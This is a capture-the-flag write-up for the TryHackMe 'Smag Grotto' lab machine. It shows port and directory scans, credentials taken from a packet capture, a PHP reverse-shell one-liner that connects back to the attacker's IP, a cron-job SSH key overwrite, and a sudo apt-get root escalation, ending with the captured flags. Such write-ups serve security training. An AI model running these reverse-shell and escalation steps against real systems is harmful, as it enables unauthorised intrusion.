

Smag Grotto

Task 1 Capture the flag

Task 1-1: user.txt

Nmap

```
kali@kali:~/Desktop/TryHackMe/smaggrotto$ nmap -T4 -sC -sV 10.10.31.177
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-16 20:38 EDT
Nmap scan report for 10.10.31.177
Host is up (0.13s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 74:e0:e1:b4:05:85:6a:15:68:7e:16:da:f2:c7:6b:ee (RSA)
|   256 bd:43:62:b9:a1:86:51:36:f8:c7:df:f9:0f:63:8f:a3 (ECDSA)
|_  256 f9:e7:da:07:8f:10:af:97:0b:32:87:c9:32:d7:1b:76 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Smag
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.69 seconds
```

Gobuster

```
kali@kali:~$ gobuster dir -u 10.10.31.177 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.31.177
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:  200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2021/06/16 20:38:58 Starting gobuster
=====
/mail (Status: 301)
Progress: 16210 / 220561 (7.35%)^C
[!] Keyboard interrupt detected, terminating.
=====
2021/06/16 20:42:28 Finished
=====
```

Recon

Emails:

netadmin@smag.thm

uzi@smag.thm

jake@smag.thm
trodd@smag.thm

Potential users:

netadmin
uzi
jake

```
<a>Cc: uzi@smag.thm</a>  
<!-- <a>Bcc: trodd@smag.thm</a> -->  
<a>From: jake@smag.thm</a>  
:/div>
```

Wireshark

```
kali@kali:~/Desktop/TryHackMe/smaggrotto$ wget http://10.10.31.177/aW1wb3J0YW50/dHJhY2Uy.pcap  
--2021-06-16 20:40:03-- http://10.10.31.177/aW1wb3J0YW50/dHJhY2Uy.pcap  
Connecting to 10.10.31.177:80 ... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 1209 (1.2K) [application/vnd.tcpdump.pcap]  
Saving to: 'dHJhY2Uy.pcap'  
  
dHJhY2Uy.pcap          100%[=====>]    1.18K  --KB/s    in 0s  
  
2021-06-16 20:40:03 (71.2 MB/s) - 'dHJhY2Uy.pcap' saved [1209/1209]
```



username: helpdesk

password: cH4nG3M3_n0w

POST /login.php HTTP/1.1

Host: development.smag.thm

User-Agent: curl/7.47.0

Accept: /

Content-Length: 39

Content-Type: application/x-www-form-urlencoded

username=helpdesk&password=cH4nG3M3_n0w


curl 'http://10.10.31.177/login.php' -H 'User-Agent: curl/7.47.0' -H 'Accept: /' -H 'Accept-Language: en-US,en;q=0.5' --compressed -H 'Content-Type: application/x-www-form-urlencoded' -H 'Connection: keep-alive' -H 'Upgrade-Insecure-Requests: 1' -H 'Pragma: no-cache' -H 'Cache-Control: no-cache' --data "

```
▼ Response payload
1
2 <!DOCTYPE html>
3 <html>
4   <head>
5     <title>Smag Development</title>
6     <link type="text/css" rel="stylesheet" href="materialize.min.css" media="screen,projection" />
7   </head>
8
9   <body class="container">
10    <div class="row">
11      <div class="col s12 l4 offset-l4">
12        <div class="card">
13          <div class="card-action">
14            <h1 class="center-align">Login to the admin area</h1>
15          </div>
16          <div class="card-content">
17            <form action="login.php" method="POST">
18              <div class="form-field">
19                <label for="username">Username</label>
20                <input type="text" name="username" placeholder="Username..." />
21              </div>




```

Add to /etc/hosts

```
127.0.0.1      localhost
127.0.1.1      kali
10.10.167.98   development.smag.thm
```



Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 admin.php	2020-06-05 10:56	1.3K	
 login.php	2020-06-05 10:45	1.5K	
 materialize.min.css	2020-06-05 10:19	139K	

Apache/2.4.18 (Ubuntu) Server at development.smag.thm Port 80

php -r '\$sock=fsockopen("10.6.47.43",4444);exec("/bin/sh -i <&3 >&3 2>&3");'

<https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

Enter a command

Command

php -r '\$sock=fsockopen("10.6.47.43",4444);exec("/bin/sh -i <&3 >&3 2>&3");'

SEND

LOGOUT

```
kali@kali:~/Desktop/TryHackMe/smaggrotto$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.6.47.43] from (UNKNOWN) [10.10.167.98] 38880
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

```
www-data@smag:/home/jake$ cat user.txt
cat: user.txt: Permission denied
www-data@smag:/home/jake$ ls -l
total 4
-rw-rw---- 1 jake jake 33 Jun  4 2020 user.txt
```

```
www-data@smag:/var/www/development.smag.thm$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    /bin/cat /opt/.backups/jake_id_rsa.pub.backup > /home/jake/.ssh/authorized_keys
#
```

```
www-data@smag:/home/jake$ cat /opt/.backups/jake_id_rsa.pub.backup
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQBAQCzH6Am2nkgZDW9PAZ9dP0tZbVhTJMa/swbW1dogZPCFYn8Ys3P7oNPyXS6ku72pviG5kQsWmPPY94bt2zvd1361Bw5G64ox3BhC64-clVuIS5E17y-xn1t5/NoF/gJQZTdNDdVt/hDj4wc2x8TFLPLCmE1b/uthydkuvdtvQWz2N1D-Ax3yEAMf88f03F
7Uqk2798wBpRmNyqQs59Z1UBV9K3pvaRB1t3jup1G0tsdFmP2lma5pF0zt15na8vou081NXDTgt0tPymtv14HE4Vd6xFJPM5CGfGdyERQvJoFX2+v50CDEF2w153uajyk0aEOfheuv96Ao3f41mZ5n7Y9X1D1t1UP4/Ws+kxfpX2mN69+j5PymIRY72M5Sm27nm63jRgvP2sFgfyE08ZTP5dtm0NF8CbzQ
Br13Ua596XEs50McjgoVgQUiR+WYN0Wgph8G+jPPF/5wha1lqPIFPvEHBT4m5ZsSaXu0mKercFeRDS= kali@kali
```

```
kali@kali:~/Desktop/TryHackMe/smaggrotto$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa): id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in id_rsa.
Your public key has been saved in id_rsa.pub.
The key fingerprint is:
SHA256:J59xEv5WM1FrOA52gtd2TG4m80NWRX7/HxaPQv4TZxs kali@kali
The key's randomart image is:
+---[RSA 3072]-----+
|
|                o*
|               . . =oo
|              .. = 0.@o
|             .o.* %*=
|            S = o.+*o
|           + 0 .. =E
|          o = .++
|         . oo o
|        ...
+-----[SHA256]-----+
```

```
kali@kali:~/Desktop/TryHackMe/smaggrotto$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC+2uIkdytawdB/kVB4bjwXNaTmMCP86wu6yLTNcOJGLPZpmmLM5kdZLH0VOiKxHZhHiImTbQS3ZZM
YZq5dWUeyxVXhcNUFwesoBKqR5R/Deyls06zJ4aV9g7U6Uj1LbpxUv464TmNTKyxbqfj1ps6+kwAOuQeQFoLjk0D2A00k2nFBD1PtMrUJA7B0RRpnEG
U9Dn96bu0cBI9AnunCJ3RsL3ENHNOP12ldfCLD9YUc9Kr6298e/K3LVHXeic3L/Co8vTBHi0Z64o7fJnHMZJCTuaq1sTpI2PD1tpwghcXHMvvIJF9iE
U+3TMxkRwAJkNjw4qcsmp6odZvBQJUKytKDrDJsVZ5R+00QfdngcQqgP+W55bartd0XtjY1h00ejjoz5DC1xSedJ8JZ3Kkwy9WycbfTHTgoktjK98a
Wldaty0IoTBwFmWc0mdvZsC4gdT/MNsD0JWg3t86pOP+4agqGX2p3/1iyEyELsHgVKG9SCw0QRrZiJXjd1z7w05mDl8= kali@kali
```

```
www-data@smag:/opt/.backups$ cat jake_id_rsa.pub.backup
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC+2uIkdytawdB/kVB4bjwXNaTmMCP86wu6yLTNcOJGLPZpmmLM5kdZLH0VOiKxHZhHiImTbQS3ZZM
YZq5dWUeyxVXhcNUFwesoBKqR5R/Deyls06zJ4aV9g7U6Uj1LbpxUv464TmNTKyxbqfj1ps6+kwAOuQeQFoLjk0D2A00k2nFBD1PtMrUJA7B0RRpnEG
U9Dn96bu0cBI9AnunCJ3RsL3ENHNOP12ldfCLD9YUc9Kr6298e/K3LVHXeic3L/Co8vTBHi0Z64o7fJnHMZJCTuaq1sTpI2PD1tpwghcXHMvvIJF9iE
U+3TMxkRwAJkNjw4qcsmp6odZvBQJUKytKDrDJsVZ5R+00QfdngcQqgP+W55bartd0XtjY1h00ejjoz5DC1xSedJ8JZ3Kkwy9WycbfTHTgoktjK98a
Wldaty0IoTBwFmWc0mdvZsC4gdT/MNsD0JWg3t86pOP+4agqGX2p3/1iyEyELsHgVKG9SCw0QRrZiJXjd1z7w05mDl8= kali@kali
```

```
kali@kali:~/Desktop/TryHackMe/smaggrotto$ ssh -i id_rsa jake@10.10.74.178
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

Last login: Fri Jun  5 10:15:15 2020
jake@smag:~$ whoami
jake
```

```
jake@smag:~$ cat user.txt
iusGorV7EbmXm5AuIe2w499msaSuqU3j
```

Task 1-2: root.txt

```
jake@smag:~$ sudo -l
Matching Defaults entries for jake on smag:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on smag:
  (ALL : ALL) NOPASSWD: /usr/bin/apt-get
```

<https://gtfobins.github.io/gtfobins/apt-get/>

```
jake@smag:~$ sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# whoami
root
```

```
# cd /root
# ls -l
total 4
-rw-rw---- 1 root root 33 Jun  4 2020 root.txt
# cat root.txt
uJr6zRgetaniyHVRqqL58uRasybBKz2T
```